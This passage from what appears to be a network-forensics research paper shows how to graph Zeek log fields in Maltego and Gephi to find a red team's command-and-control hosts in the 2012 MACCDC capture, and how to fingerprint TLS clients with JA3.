common user agent string are likely devices with similar operating systems and web browsers. In this case, the former is more unusual. To better examine what these user agents are, an analyst needs only switch the entity size criteria based on *the inbound* degree in Maltego's side toolbar. Figure 17 shows a side-by-side comparison of the same graph, raw on the left and annotated on the right, emphasizing certain strings. Many of the unique user agents are suspect. From here, an analyst can rapidly pivot to the Zeek logs or PCAP for further scrutiny.




Figure 18. Suspect user agents within suspect clusters. Entity sizes based on inbound degree.

To demonstrate an investigatory workflow, consider graphing the relationships between the source IP address, destination IP address, and destination port fields.

```
cat http.log | zeek-cut id.orig_h id.resp_h id.resp_p
             | tr '\t' ',' > http_src-dst-port.csv
```

Non-standard ports and distinct IP addresses become apparent in Figure 18, containing additional annotations to highlight potential entities of interest. The graph emphasizes entities based on *inbound* degree-connectivity, which is the destination port, in this case. Port 80 is the largest because it is the default HTTP port for web servers, as

expected. Curiously, there are many non-standard ports as well associated with web traffic (annotated in red). Annotated in blue are source IP addresses that only communicate with a single webserver. Though this pattern can occur for a variety of reasons, such as the existence of load balancers, they are, indeed, visually unusual compared to the majority of clients that access multiple servers.




Figure 19. Graph of IP addresses and destination ports.

To isolate specific entities within the graph, one can select them to highlight all the connected edges. Deleting or filtering out unrelated nodes can increase the intelligibility of the graph. After performing this process on the entity: 1337, and reorganizing the graph, three particular IP addresses become noteworthy. Figure 18 shows 192.168.202.110 and 192.168.202.112 making unique HTTP connections to a

device listening on port 1337. These three IP addresses also make connections to many other devices on other ports. This pattern is reminiscent of a command-and-control structure.




Figure 20. Filtered graph showing only IPs and ports related to 1337

For further examination, one must extract the relevant packets for examination:

```
$ tshark -nr MACCDC2012.pcap -Y "tcp.port==1337 && http" -w 1337.pcap
```

Wireshark shows that these two IP addresses downloaded a `ts.tgz` file from this device:

ip.dst_host==192.168.203.45

No.	Time	Source	Source MAC	Destination	Dest Mac	Protocol	Length	Info
1	0.0000…	192.168.202.110	ASUSTekC_…	192.168.203.45	Cisco_…	HTTP	367	GET /ts.tgz HTTP/1.1
9	592.72…	192.168.202.112	QuantaCo_…	192.168.203.45	Cisco_…	HTTP	377	GET /ts.tgz HTTP/1.1

Figure 21. Packet details of the suspect traffic

Using the `Export Objects > HTTP` functionality to extract this file and `tar` to decompress its contents, a significant artifact comes to light. The tarball contains a `teamsploit` folder with data exfiltrated by the red team:

Ricky Tan, smock.upstage260@4wrd.cc

```
user@sans:~/shared/Experiments/2012 MACCDC/Data/PCAP$ tar xf ts.tgz
user@sans:~/shared/Experiments/2012 MACCDC/Data/PCAP$ ls
1337.pcap  teamsploit  ts.tgz
user@sans:~/shared/Experiments/2012 MACCDC/Data/PCAP$ ls teamsploit/
LICENSE  README          teamsploit       teamsploit.conf.old
loot     svn-commit.tmp  teamsploit.conf
```

Figure 22. Teamsploit files within ts.tgz

The loot folder contains log files of Meterpreter post-exploitation output of numerous victim devices. Specifically, the Meterpreter session extracts a target's:

- Device information, SNMP community strings, and Microsoft key
- Networking interfaces and routing table
- Process list and installed application list

It then elevates to SYSTEM to maintain persistence by installing Autorun registry keys and a trojan service. Lastly, it dumps user hashed credentials and tokens. Appendix A shows the full output log file.

Even more valuable than the post-exploitation log is the `teamsploit.conf` file, which reveals red team members' information such as :

- IP addresses and ports
- Target address ranges
- Trojan dropper locations, accounts, credentials, SSH keys, listening port

The full configuration file is located in Appendix B. The red team's trojan listening port is `8888/tcp`. Extracting the correct Zeek fields and filtering events based on this new piece of intelligence can reveal additional compromised hosts:

```
$ cat conn.log | zeek-cut id.orig_h id.resp_h id.resp_p proto \
               | awk '$3==8888 $4==tcp {print $1","$2}' > 8888.csv
```

Figure 23 shows eleven attacker-controlled devices co-opted as command-and-control (C2) nodes and one hundred victim nodes on the left graph. In circumstances where a graph is particularly dense with numerous nodes, Maltego offers a feature called "Collections," which can group entities as one node if they all share the same neighbor.

Ricky Tan, smock.upstage260@4wrd.cc

Reducing the threshold for grouping neighboring entities depicts a more summarized view of the C2 network on the right graph.




Figure 23. Attacker-controlled devices and compromised hosts, expanded and simplified

5. Advanced Methods

5.1. Third-party Zeek Scripts

JA3 is a set of Zeek scripts developed by John Althouse and others at Salesforce's security team (Althouse, 2019). It can perform TLS fingerprinting on client and server applications based on the MD5 hash of their "Hello" packets. Fingerprinting is useful in a world where encryption is ubiquitous, frustrating content-based packet inspection. Software, both malicious and benign, benefit from the confidentiality which TLS offers. Interestingly, these applications conduct the TLS handshake differently, which offers an opportunity to visualize their fingerprinted signatures using network graphs. To install the JA3 Zeek scripts, download and move it to Zeek's script folder. Then enable the script by appending it to the `local.zeek` file.

Ricky Tan, smock.upstage260@4wrd.cc

When Zeek generates the `ssl.log` file, there will be two additional fields, `ja3` and `ja3s`, containing the fingerprinted hashes of the TLS client and server. Graphing relationships between hosts and their TLS fingerprints can produce astonishing results since adversaries often use highly customized tools and infrastructure. Consider this PCAP from the 2018 Western Regional Collegiate Cyber Defense Competition (WRCCDC), hosted at https://archive.wrccdc.org/pcaps/2018/. Mapping the source IP addresses to their various JA3 client hashes yields a striking pattern in Figure 24.




Figure 24. IP addresses mapped to their TLS client fingerprints

```
$ git clone https://github.com/salesforce/ja3.git

$ sudo mv ja3/zeek/ /opt/zeek/share/zeek/site/ja3/

$ sudo echo -e "\n@load ./ja3" >> /opt/zeek/share/zeek/site/local.zeek
```

Clusters of nodes mapped to the same JA3 hash, such as along the top of Figure 24 often share the same TLS implementation, which may be a browser, package manager, or crypto API. Nodes associated with many JA3 fingerprints, such as the central circular cluster in Figure 23, or singular ones that no other nodes share, are worthy of further investigation. The website https://ja3er.com/ offers a searchable database of known JA3 hashes, useful for verifying suspect ones. Overall, third-party Zeek scripts provide a wealth of new possibilities to visualize using link analysis.

5.2. Dense Graph Analysis

Even though network graphs can summarily reduce large quantities of log data, it can still be challenging to analyze when there are numerous nodes with many connections between them. Mapping multiple fields together may also create dense graphs, even when there are relatively few nodes. While Maltego Casefile can reduce nodes and edges by hiding through its collections feature, it has difficulty displaying everything simultaneously. In such cases, tools like Gephi can offer relief. Gephi is a cross-platform, open-source, graph exploration program that can handle up to 100,000 nodes and 1,000,000 edges (Gephi, 2020). It can also support more tailored graph customization compared to Casefile. The custom Python script in Appendix C can generate `.graphml` files from Zeek's `conn.log`, which one can directly open using Gephi. It specifically maps source and destination IP addresses and includes additional attributes such as protocol type and connection duration. The script can process other types of Zeek logs and allow an analyst to implement additional mappings. Applied to the 2012 MACCDC dataset, the script generated a graph of 2,803 nodes and 11,100 edges. Opening the file in Gephi results in a black blob, due to a large number of nodes and interconnected edges (Figure 25). Apply one of the many built-in layouts such as ForceAtlas2 to proportionally attract and repulse nodes based on their connectivity (Figure 26). As shown in Figure 27 and Figure 28, an analyst can use colors to partition the graph and increase the size and weight of the nodes and edges.




Figure 25. Graph upon import into Gephi




Figure 26. After applying Force Atlas 2 layout

Ricky Tan, smock.upstage260@4wrd.cc




Figure 27. Partitioning nodes and edges by color




Figure 28. Applying edge weight attributes

As shown in Figures 24-27, Gephi requires a higher degree of manipulation than Maltego Casefile to produce a visually accessible image. But once complete, the results

can be compelling. It is apparent in the following graph that there are large numbers of ping sweeps and port scans originating from about ten unique hosts. The thin edge weights indicate connections with very short durations. On the other hand, heavier-weighted edges indicate very long TCP and UDP connections. The pattern may suggest data exfiltration over DNS or some other covert channel. With the right software and visualization techniques, an analyst can derive actionable intelligence from even the densest graphs.




Figure 29. Network activity in the 2012 MACCDC dataset (`conn.log`)

6. Further Discussion on Network Graphs

6.1. Limitations

As with many most new techniques, network graph implementation can have a considerable learning curve for the uninitiated. One common problem is inadvertently constructing graphs that are overly dense or that contain an overwhelming number of nodes. These "hairball" graphs can be almost impossible to interpret, regardless of the layout applied. Some networks containing thousands or more connected devices can lead to graphs of exponentially increasing size and complexity. Another challenge is selecting

the appropriate fields in a log to link and visualize. Drawing forth striking relationships within a graph requires experience and thoughtful attention. Choosing seemingly promising yet unrelated fields can yield graphs that seem promising but are devoid of intelligence. A third shortcoming of network graphs is that its link-oriented nature encourages people to overly investigate relationships shown, going down analysis "rabbit holes", and searching for anomalies in places where there are none. Since network graph analysis relies heavily on human intuition and pattern recognition, cognitive biases can skew findings since people are "incorrigibly inconsistent in making summary judgments of complex information" (Kahneman, 2011). Lastly, network graphs do not offer quite the detail and fidelity that line-oriented logs contain, and cannot serve as standalone tools to perform investigations. These obstacles can easily repulse analysts used to traditional techniques or those accustomed to row-oriented methods.

6.2. Remedies

